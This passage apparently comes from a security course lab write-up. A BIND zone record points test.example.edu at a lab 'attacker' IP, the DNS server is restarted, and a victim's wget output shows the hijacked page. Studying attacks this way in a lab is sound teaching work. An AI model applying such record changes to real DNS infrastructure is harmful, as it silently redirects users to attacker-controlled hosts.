```
test    IN      A       192.168.15.6
```


which means bind name test.example.edu with attacker ip address.

Restart DNS server:

```
$ sudo /etc/init.d/bind9 restart
```

Step 3: visit web from user

```
$ wget test.example.edu
```



```
[03/29/2024 14:52] cs528user@cs528vm:~$ wget test.example.edu
--2024-03-29 14:56:18--  http://test.example.edu/
Resolving test.example.edu (test.example.edu)... 192.168.15.6
Connecting to test.example.edu (test.example.edu)|192.168.15.6|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 81 [text/html]
Saving to: `index.html'

100%[============================================================================

2024-03-29 14:56:18 (5.22 MB/s) - `index.html' saved [81/81]

[03/29/2024 14:56] cs528user@cs528vm:~$ cat index.html
<html><body><h1>It works!</h1>
<p>You are hacked by attacker!</p>
</body></html>
[03/29/2024 14:56] cs528user@cs528vm:~$
```

The screenshot shows the user is accessing the webpage from the attacker.